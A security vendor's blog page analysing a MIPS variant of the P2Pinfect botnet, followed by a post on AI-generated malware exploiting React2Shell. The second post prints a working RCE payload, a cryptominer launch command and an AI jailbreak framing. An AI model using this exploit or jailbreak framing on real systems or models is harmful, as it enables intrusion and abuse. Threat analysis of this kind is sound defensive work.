
Blog
/
/
April 12, 2023

P2Pinfect - New Variant Targets MIPS Devices

A new P2Pinfect variant compiled for the Microprocessor without Interlocked Pipelined Stages (MIPS) architecture has been discovered. This demonstrates increased targeting of routers, Internet of Things (IoT) and other embedded devices by those behind P2Pinfect.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
The Darktrace Community
P2PinfectDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
12
Apr 2023

Introduction: P2PInfect

Since July 2023, researchers at Cado Security Labs (now part of Darktrace) have been monitoring and reporting on the rapid growth of a cross-platform botnet, named “P2Pinfect”. As the name suggests, the malware - written in Rust - acts as a botnet agent, connecting infected hosts in a peer-to-peer topology. In early samples, the malware exploited Redis for initial access - a relatively common technique in cloud environments. 

There are a number of methods for exploiting Redis servers, several of which appear to be utilized by P2Pinfect. These include exploitation of CVE-2022-0543[1] - a sandbox escape vulnerability in the LUA scripting language (reported by Unit42 [2]), and, as reported previously by Cado Security Labs, an unauthorized replication attack resulting in the loading of a malicious Redis module.  

Researchers have since encountered a new variant of the malware, specifically targeting embedded devices based on 32-bit MIPS processors, and attempting to brute force SSH access to these devices. It’s highly likely that by targeting MIPS, the P2Pinfect developers intend to infect routers and IoT devices with the malware. Use of MIPS processors is common for embedded devices and the architecture has been previously targeted by botnet malware, including high-profile families like Mirai [3], and its variants/derivatives.

Not only is this an interesting development in that it demonstrates a widening of scope for the developers behind P2Pinfect (more supported processor architectures equals more nodes in the botnet itself), but the MIPS32 sample includes some notable defense evasion techniques. 

This, combined with the malware’s utilization of Rust (aiding cross-platform development) and rapid growth of the botnet itself, reinforces previous suggestions that this campaign is being conducted by a sophisticated threat actor.

Initial access

Cado researchers encountered the MIPS variant of P2Pinfect after triaging files uploaded via SFTP and SCP to a SSH honeypot. Although earlier variants had been observed scanning for SSH servers, and attempting to propagate the malware via SSH as part of its worming procedure, researchers had yet to observe successful implantation of a P2Pinfect sample using this method - until now.

In keeping with similar botnet families, P2Pinfect includes a number of common username/password pairs embedded within the MIPS binary itself. The malware will then iterate through these pairs, initiating a SSH connection with servers identified during the scanning phase to conduct a brute force attack. 

It was assumed that SSH would be the primary method of propagation for the MIPS variant, due to routers and other embedded devices being more likely to utilize SSH. However, additional research shows that it is in fact possible to run the Redis server on MIPS. This is achievable via an OpenWRT package named redis-server. [4]

It is unclear what use-case running Redis on an embedded MIPS device solves, or whether it is commonly encountered in the wild. If such a device is compromised by P2Pinfect and has the Redis-server package installed, it is perfectly feasible for that node to then be used to compromise new peers via one of the reported P2Pinfect attack patterns, involving exploitation of Redis or SSH brute-forcing.

Static analysis

The MIPS variant of P2Pinfect is a 32-bit, statically-linked, ELF binary with stripped debug information. Basic static analysis revealed the presence of an additional ELF executable, along with a 32-bit Windows DLL in the PE32 format - more on this later. 

This piqued the interest of Cado analysts, as it is unusual to encounter a compiled ELF with an embedded DLL. Consequently, it was a defining feature of the original P2Pinfect samples.

Embedded Windows PE32 executable
Figure 1: Embedded Windows PE32 executable

Further analysis of the host executable revealed a structure named “BotnetConf” with members consistent in naming with the original P2Pinfect samples. 

Example of a partially populated version of the BotnetConf struct 
Figure 2: Example of a partially populated version of the BotnetConf struct 

As the name suggests, this structure defines the configuration of the malware itself, whilst also storing the IP addresses of nodes identified during the SSH and Redis scans. This, in combination with the embedded ELF and DLL, along with the use of the Rust programming language allowed for positive attribution of this sample to the P2Pinfect family.

Updated evasion - consulting tracerpid

One of the more interesting aspects of the MIPS sample was the inclusion of a new evasion technique. Shortly after execution, the sample calls fork() to spawn a child process. 

The child process then proceeds to access /proc using openat(), determines its own Process Identifier (PID) using the Linux getpid() syscall, and then uses this PID to consult the relevant /proc subdirectory and read the status file within that. Note that this is likely achieved in the source code by resolving the symbolic link at /proc/self/status.

Example contents of /proc/pid/status when process not being traced
Figure 3: Example contents of /proc/pid/status when process not being traced

/proc/<pid>/status contains human-readable metadata and other information about the process itself, including memory usage and the name of the command currently being run. Importantly, the status file also contains a field TracerPID:. This field is assigned a value of 0 if the current process is not being traced by dynamic analysis tools, such as strace and ltrace.

Example MIPS disassembly showing reading of /proc/pid/status file
Figure 4: Example MIPS disassembly showing reading of /proc/pid/status file

If this value is non-zero, the MIPS variant of P2Pinfect determines that it is being analyzed and will immediately terminate both the child process and its parent. 

read(5, "Name:\tmips_embedded_p\nUmask:\t002", 32) = 32 
read(5, "2\nState:\tR (running)\nTgid:\t975\nN", 32) = 32 
read(5, "gid:\t0\nPid:\t975\nPPid:\t1\nTracerPid:\t971\nUid:\t0\t0\t0\t0\nGid:\t0\t0\t0\t0", 64) = 64 
read(5, "\nFDSize:\t32\nGroups:\t0 \nNStgid:\t975\nNSpid:\t975\nNSpgid:\t975\nNSsid:\t975\nVmPeak:\t    3200 kB\nVmSize:\t    3192 kB\nVmLck:\t       0 kB\n", 128) = 128 
read(5, "VmPin:\t       0 kB\nVmHWM:\t    1564 kB\nVmRSS:\t    1560 kB\nRssAnon:\t      60 kB\nRssFile:\t    1500 kB\nRssShmem:\t       0 kB\nVmData:\t     108 kB\nVmStk:\t     132 kB\nVmExe:\t    2932 kB\nVmLib:\t       8 kB\nVmPTE:\t      16 kB\nVmSwap:\t       0 kB\nCoreDumping:\t0\nThre", 256) = 256 
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x77ff1000 
read(5, "ads:\t1\nSigQ:\t0/1749\nSigPnd:\t00000000000000000000000000000000\nShdPnd:\t00000000000000000000000000000000\nSigBlk:\t00000000000000000000000000000000\nSigIgn:\t00000000000000000000000000001000\nSigCgt:\t00000000000000000000000000000600\nCapInh:\t0000000000000000\nCapPrm:\t0000003fffffffff\nCapEff:\t0000003fffffffff\nCapBnd:\t0000003fffffffff\nCapAmb:\t0000000000000000\nNoNewPrivs:\t0\nSeccomp:\t0\nSpeculation_Store_Bypass:\tunknown\nCpus_allowed:\t1\nCpus_allowed_list:\t0\nMems_allowed:\t1\nMems_allowed_list:\t0\nvoluntary_ctxt_switches:\t92\nn", 512) = 512 
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x77fef000 
munmap(0x77ff1000, 4096)                = 0 
read(5, "onvoluntary_ctxt_switches:\t0\n", 1024) = 29 
read(5, "", 995)                        = 0 
close(5)                                = 0 
munmap(0x77fef000, 8192)                = 0 
sigaltstack({ss_sp=NULL, ss_flags=SS_DISABLE, ss_size=8192}, NULL) = 0 
munmap(0x77ff4000, 12288)               = 0 
exit_group(-101)                        = ? 
+++ exited with 155 +++ 

Strace output demonstrating TracerPid evasion technique

Updated evasion - disabling core dumps


Interestingly, the sample will also attempt to disable Linux core dumps. This is likely used as an anti-forensics procedure as the memory regions written to disk as part of the core dump can often contain internal information about the malware itself. In the case of P2Pinfect, this would likely include information such as IP addresses of connected peers and the populated BotnetConf structure mentioned previously. 

It is also possible that the sample prevents core dumps from being created to protect the availability of the MIPS device itself. Low-powered embedded devices are unlikely to have much local storage available and core dumps could quickly fill what little storage they do have, affecting performance of the device itself.
A screen shot of a computer codeAI-generated content may be incorrect.
Image 5

This procedure can be observed during dynamic analysis, with the binary utilising the prctl() syscall and passing the parameters PR_SET_DUMPABLE, SUID_DUMP_DISABLE.

munmap(0x77ff1000, 4096)                = 0 
prctl(PR_SET_DUMPABLE, SUID_DUMP_DISABLE) = 0 
prlimit64(0, RLIMIT_CORE, {rlim_cur=0, rlim_max=0}, NULL) = 0 

Example strace output demonstrating disabling of core dumps

Embedded DLL

As mentioned in the Static Analysis section, the MIPS variant of P2Pinfect includes an embedded 64-bit Windows DLL. This DLL acts as a malicious loadable module for Redis, implementing the system.exec functionality to allow the running of shell commands on a compromised host.

Disassembly of the Redis module entrypoint
Figure 6: Disassembly of the Redis module entrypoint, mapping the system.exec command to a handler

This is consistent with the previous examples of P2Pinfect, and demonstrates that the intention is to utilize MIPS devices for the Redis-specific initial access attack patterns mentioned throughout this blog. 

Interestingly, this embedded DLL also includes a Virtual Machine (VM) evasion function, demonstrating the lengths that the P2Pinfect developers have taken to hinder the analysis process. In the DLLs main function, a call can be observed to a function helpfully labelled anti_vm by IDAs Lumina feature.

Decompiler output showing call to anti_vm function
Figure 7: Decompiler output showing call to anti_vm function

Viewing the function itself, it can be seen that researchers Christopher Gardner and Moritz Raabe have identified it as a known VM evasion method in other malware samples.

IDA’s graph view for the anti_vm function showing Lumina annotations
Figure 8: IDA’s graph view for the anti_vm function showing Lumina annotations

Conclusion

P2Pinfect’s continued evolution and broadened targeting appear to be the utilization of a variety of evasion techniques demonstrate an above-average level of sophistication when it comes to malware development. This is a botnet that will continue to grow until it’s properly utilized by its operators. 

While much of the functionality of the MIPS variant is consistent with the previous variants of this malware, the developer’s efforts in making both the host and embedded executables as evasive as possible show a continued commitment to complicating the analysis procedure. The use of anti-forensics measures such as the disabling of core dumps on Linux systems also supports this.

Indicators of compromise (IoCs)

Files SHA256

MIPS ELF 8b704d6334e59475a578d627ae4bcb9c1d6987635089790350c92eafc28f5a6c

Embedded DLL Redis Module  d75d2c560126080f138b9c78ac1038ff2e7147d156d1728541501bc801b6662f

References:

[1] https://nvd.nist.gov/vuln/detail/CVE-2022-0543

[2] https://unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/

[3] https://unit42.paloaltonetworks.com/mirai-variant-iz1h9/

[4] https://openwrt.org/packages/pkgdata/redis-server

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
The Darktrace Community

More in this series

No items found.

Blog

/

Network

/

February 10, 2026

AI/LLM-Generated Malware Used to Exploit React2Shell

AI/LLM-Generated Malware Used to Exploit React2ShellDefault blog imageDefault blog image

Introduction

To observe adversary behavior in real time, Darktrace operates a global honeypot network known as “CloudyPots”, designed to capture malicious activity across a wide range of services, protocols, and cloud platforms. These honeypots provide valuable insights into the techniques, tools, and malware actively targeting internet‑facing infrastructure.

A recently observed intrusion against Darktrace’s Cloudypots environment revealed a fully AI‑generated malware sample exploiting CVE-2025-55182, also known as React2Shell. As AI‑assisted software development (“vibecoding”) becomes more widespread, attackers are increasingly leveraging large language models to rapidly produce functional tooling. This incident illustrates a broader shift: AI is now enabling even low-skill operators to generate effective exploitation frameworks at speed. This blog examines the attack chain, analyzes the AI-generated payload, and outlines what this evolution means for defenders.

Initial access

The intrusion was observed against the Darktrace Docker honeypot, which intentionally exposes the Docker daemon internet-facing with no authentication. This configuration allows any attacker to discover the daemon and create a container via the Docker API.

The attacker was observed spawning a container named “python-metrics-collector”, configured with a start up command that first installed prerequisite tools including curl, wget, and python 3.

Container spawned with the name ‘python-metrics-collector’.
Figure 1: Container spawned with the name ‘python-metrics-collector’.

Subsequently, it will download a list of required python packages from

  • hxxps://pastebin[.]com/raw/Cce6tjHM,

Finally it will download and run a python script from:

  • hxxps://smplu[.]link/dockerzero.

This link redirects to a GitHub Gist hosted by user “hackedyoulol”, who has since been banned from GitHub at time of writing.

  • hxxps://gist.githubusercontent[.]com/hackedyoulol/141b28863cf639c0a0dd563344101f24/raw/07ddc6bb5edac4e9fe5be96e7ab60eda0f9376c3/gistfile1.txt

Notably the script did not contain a docker spreader – unusual for Docker-focused malware – indicating that propagation was likely handled separately from a centralized spreader server.

Deployed components and execution chain

The downloaded Python payload was the central execution component for the intrusion. Obfuscation by design within the sample was reinforced between the exploitation script and any spreading mechanism. Understanding that docker malware samples typically include their own spreader logic, the omission suggests that the attacker maintained and executed a dedicated spreading tool remotely.

The script begins with a multi-line comment:
"""
   Network Scanner with Exploitation Framework
   Educational/Research Purpose Only
   Docker-compatible: No external dependencies except requests
"""

This is very telling, as the overwhelming majority of samples analysed do not feature this level of commentary in files, as they are often designed to be intentionally difficult to understand to hinder analysis. Quick scripts written by human operators generally prioritize speed and functionality over clarity. LLMs on the other hand will document all code with comments very thoroughly by design, a pattern we see repeated throughout the sample.  Further, AI will refuse to generate malware as part of its safeguards.

The presence of the phrase “Educational/Research Purpose Only” additionally suggests that the attacker likely jailbroke an AI model by framing the malicious request as educational.

When portions of the script were tested in AI‑detection software, the output further indicated that the code was likely generated by a large language model.

GPTZero AI-detection results indicating that the script was likely generated using an AI model.
Figure 2: GPTZero AI-detection results indicating that the script was likely generated using an AI model.

The script is a well constructed React2Shell exploitation toolkit, which aims to gain remote code execution and deploy a XMRig (Monero) crypto miner. It uses an IP‑generation loop to identify potential targets and executes a crafted exploitation request containing:

  • A deliberately structured Next.js server component payload
  • A chunk designed to force an exception and reveal command output
  • A child process invocation to run arbitrary shell commands

    def execute_rce_command(base_url, command, timeout=120):  
    """ ACTUAL EXPLOIT METHOD - Next.js React Server Component RCE
    DO NOT MODIFY THIS FUNCTION
    Returns: (success, output)  
    """  
    try: # Disable SSL warnings     urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

 crafted_chunk = {
      "then": "$1:__proto__:then",
      "status": "resolved_model",
      "reason": -1,
      "value": '{"then": "$B0"}',
      "_response": {
          "_prefix": f"var res = process.mainModule.require('child_process').execSync('{command}', {{encoding: 'utf8', maxBuffer: 50 * 1024 * 1024, stdio: ['pipe', 'pipe', 'pipe']}}).toString(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
          "_formData": {
              "get": "$1:constructor:constructor",
          },
      },
  }

  files = {
      "0": (None, json.dumps(crafted_chunk)),
      "1": (None, '"$@0"'),
  }

  headers = {"Next-Action": "x"}

  res = requests.post(base_url, files=files, headers=headers, timeout=timeout, verify=False)

This function is initially invoked with ‘whoami’ to determine if the host is vulnerable, before using wget to download XMRig from its GitHub repository and invoking it with a configured mining pool and wallet address.

]\

WALLET = "45FizYc8eAcMAQetBjVCyeAs8M2ausJpUMLRGCGgLPEuJohTKeamMk6jVFRpX4x2MXHrJxwFdm3iPDufdSRv2agC5XjykhA"
XMRIG_VERSION = "6.21.0"
POOL_PORT_443 = "pool.supportxmr.com:443"
...
print_colored(f"[EXPLOIT] Starting miner on {identifier} (port 443)...", 'cyan')  
miner_cmd = f"nohup xmrig-{XMRIG_VERSION}/xmrig -o {POOL_PORT_443} -u {WALLET} -p {worker_name} --tls -B >/dev/null 2>&1 &"

success, _ = execute_rce_command(base_url, miner_cmd, timeout=10)

